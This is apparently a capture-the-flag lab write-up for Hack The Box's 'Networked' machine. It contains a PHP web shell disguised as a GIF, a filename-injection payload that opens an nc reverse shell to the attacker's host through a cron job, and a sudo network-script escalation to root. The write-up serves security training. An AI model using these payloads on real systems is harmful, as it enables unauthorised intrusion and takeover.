

## Networked

Sunday, May 4, 2025 8:22 PM


nmap

The website is php.



443 is closed.

```
(kali@kali)-[~/Desktop/htb/networked]
$ cat nmap
# Nmap 7.95 scan initiated Sun May 4 12:55:42 2025 as: /usr/lib/nmap/nmap --privileged -A 10.129.192.80
Nmap scan report for 10.129.192.80
Host is up (0.020s latency).
Not shown: 65452 filtered tcp ports (no-response), 80 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp    closed https
Device type: general purpose|WAP|media device|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X|5.X (98%), Asus embedded (88%), Amazon embedd
```

```
(kali@kali)-[~/Desktop/htb/networked]
$ gobuster dir -u http://10.129.192.80/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -x php
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.192.80/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html.php (Status: 403) [Size: 211]
/.html (Status: 403) [Size: 207]
/index.php (Status: 200) [Size: 229]
/.htm (Status: 403) [Size: 206]
/.htm.php (Status: 403) [Size: 210]
/lib.php (Status: 200) [Size: 0]
/uploads (Status: 301) [Size: 237] [--> http://10.129.192.80/uploads/]
/backup (Status: 301) [Size: 236] [--> http://10.129.192.80/backup/]
/upload.php (Status: 200) [Size: 169]
/photos.php (Status: 200) [Size: 1302]
```



```
(kali㉿kali)-[~/Desktop/htb/networked/backup]
$ cat test.php
<?php system($_GET['HelloWorld']); ?>
```



```
(kali㉿kali)-[~/Desktop/htb/boardlight]
$ wget http://10.129.192.80/backup/backup.tar
--2025-05-04 20:22:56-- http://10.129.192.80/backup/backup.tar
Connecting to 10.129.192.80:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10240 (10K) [application/x-tar]
Saving to: 'backup.tar'

backup.tar          100%[=====>]  10.00K  --.-KB/s  in 0s

2025-05-04 20:22:56 (31.6 MB/s) - 'backup.tar' saved [10240/10240]
```

```
(kali㉿kali)-[~/Desktop/htb/boardlight]
$ ls -al backup.tar
-rw-rw-r-- 1 kali kali 10240 Jul  9 2019 backup.tar

(kali㉿kali)-[~/Desktop/htb/boardlight]
$ exiftool backup.tar
ExifTool Version Number      : 13.10
File Name                    : backup.tar
Directory                    : .
File Size                    : 10 kB
File Modification Date/Time   : 2019:07:09 07:33:42-04:00
File Access Date/Time        : 2025:05:04 20:22:56-04:00
File Inode Change Date/Time   : 2025:05:04 20:22:56-04:00
File Permissions              : -rw-rw-r--
File Type                    : TAR
File Type Extension          : tar
MIME Type                    : application/x-tar
Warning                      : Unsupported file type
```

```
(kali㉿kali)-[~/Desktop/htb/networked]
$ mkdir backup

(kali㉿kali)-[~/Desktop/htb/networked]
$ ls
backup backup.tar dirsearch nmap reports results

(kali㉿kali)-[~/Desktop/htb/networked]
$ tar -xvf backup.tar -C backup
index.php
lib.php
photos.php
upload.php

(kali㉿kali)-[~/Desktop/htb/networked]
$ ls
backup backup.tar dirsearch nmap reports results
```

```
(kali㉿kali)-[~/Desktop/htb/networked/backup]
$ ls
index.php lib.php photos.php upload.php
```

Use grep to find `$_` in all php files in current directory. This is a great way to analyse or search code.  
This one stands out.

```
(kali㉿kali)-[~/Desktop/htb/networked/backup]
$ grep -Ri '$_' *
lib.php:<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post" enctype="multipart/form-data">
photos.php: if ((strpos($exploded[0], '10_10_') === 0) && (!($prefix === $_SERVER["REMOTE_ADDR"]))) ) {
upload.php: if( isset($_POST['submit']) ) {
upload.php: if (!empty($_FILES["myFile"])) {
upload.php:     $myFile = $_FILES["myFile"];
upload.php:     if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) < 60000)) {
upload.php:         //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
upload.php:         $name = str_replace('.', '_', $_SERVER['REMOTE_ADDR']).'.'.$ext;
```



Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 2 +

Send Cancel < >

Target: ht

### Request

Pretty Raw Hex

```

1 POST /upload.php HTTP/1.1
2 Host: 10.129.192.80
3 Content-Length: 328
4 Cache-Control: max-age=0
5 Origin: http://10.129.192.80
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryU4D1W5mf
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, lik
8 Referer: http://10.129.192.80/upload.php
9 Connection: keep-alive
10
11 -----WebKitFormBoundaryU4D1W5mh9BSYwKuD
12 Content-Disposition: form-data; name="myFile"; filename="shell.php.gif"
13 Content-Type: application/x-php
14
15 GIF8;<?php system($_GET['cmd']); ?>
16
17 -----WebKitFormBoundaryU4D1W5mh9BSYwKuD
18 Content-Disposition: form-data; name="submit"
19
20 go!
21
22 -----WebKitFormBoundaryU4D1W5mh9BSYwKuD-
23
24
25
26

```

### Response

Pretty Raw Hex Render

```






1 HTTP/1.1 200 OK
2 Date: Mon, 05 May 2025 02:52:10 GMT
3 Server: Apache/2.4.6 (CentOS) PHP/5.4.16
4 X-Powered-By: PHP/5.4.16
5 Content-Length: 37
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <p>
11     file uploaded, refresh gallery
12 </p>

```

← → ↻ 🏠 ⚠ Not secure 10.129.192.80/photos.php ☆ 🗑 📁 🔍

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Welcome to our awesome gallery!  
See recent uploaded pictures from our community, and feel free to rate or comment

uploaded by 10_10_14_15.php.gif 	uploaded by 127_0_0_4.png  CentOS	uploaded by 127_0_0_3.png  CentOS	uploaded by 127_0_0_2.png  CentOS
uploaded by 127_0_0_1.png  CentOS			

← → ↻ 🏠 ⚠ Not secure 10.129.192.80/uploads/10\_10\_14\_15.php.gif ☆ 🗑 📁 🔍


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GIF8;

← → ↻ 🏠 ⚠ Not secure 10.129.192.80/uploads/10\_10\_14\_15.php.gif?cmd=id ☆ 🗑 📁 🔍

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GIF8;uid=48(apache) gid=48(apache) groups=48(apache)



Cronjob running every 3 mins.

Base64 to copy file to our local machine.

[illegible]

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg = '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^[^.]*/', scandir($path));

foreach ($files as $key => $value) {
    $msg='';
    if ($value == 'index.html') {
        continue;
    }
    #echo "-----\n";

    #print "check: $value\n";
    list ($name,$ext) = getnameCheck($value);
    $check = check_ip($name,$value);

    if (!$check[0])) {
        echo "attack!\n";
        # todo: attach file
    }
}
```

We will make a file name `touch -- ';nc -c bash 10.10.14.15 9001;'.php'`



We have to put .php to make it looks like a malicious file for the system so that it will try to get rid of it.  
Then we wait 3mins for the cronjob to execute it.  
Now we got user shell.

```
bash-4.2$ cd /var/www/html/uploads/
bash-4.2$ ls
10_10_14_15.php.gif  127_0_0_2.png  127_0_0_4.png
127_0_0_1.png        127_0_0_3.png  index.html
bash-4.2$ touch -- ';nc -c bash 10.10.14.15 9001;.php'
bash-4.2$ date
Mon May  5 05:49:42 CEST 2025
bash-4.2$ ls
10_10_14_15.php.gif  127_0_0_3.png  index.html
127_0_0_1.png        127_0_0_4.png
127_0_0_2.png        ;nc -c bash 10.10.14.15 9001;.php

1: kali@kali: ~/Desktop/htb/networked
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1555454 bytes 225995896 (215.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~[~/Desktop/htb/networked]
$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.192.80] 35954
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```

Do the shell upgrade (stty) and get the user.txt.

```
[guly@networked ~]$ cat user.txt
0ad701382c27998fd4d395b4e8ff32cb
```

```
[guly@networked .ssh]$ sudo -l
Matching Defaults entries for guly on networked:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
(root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked .ssh]$
```

We check the changename.sh and found in its regexp it accepts space.  
This program is actually taking user input as config and execute those configs.

```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_ \ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
    echo "interface $var:"
    read x
    while [[ ! $x =~ $regexp ]]; do
        echo "wrong input, try again"
        echo "interface $var:"
        read x
    done
    echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
[guly@networked ~]$
```

So we run the program and put space and 'bash'. Then the system execute bash cmd and return root access.

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
hjgabkfa bash
interface PROXY_METHOD:
ljahdf
interface BROWSER_ONLY:
asfda
interface BOOTPROTO:
adfa
[root@networked network-scripts]#
```

When we check the ifcfg-guly file, we can see it took space and the text 'bash'.

```
[root@networked network-scripts]# cat /etc/sysconfig/network-scripts/ifcfg-guly
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
NAME=hjgabkfa bash
PROXY_METHOD=ljahdf
BROWSER_ONLY=asfda
BOOTPROTO=adfa
```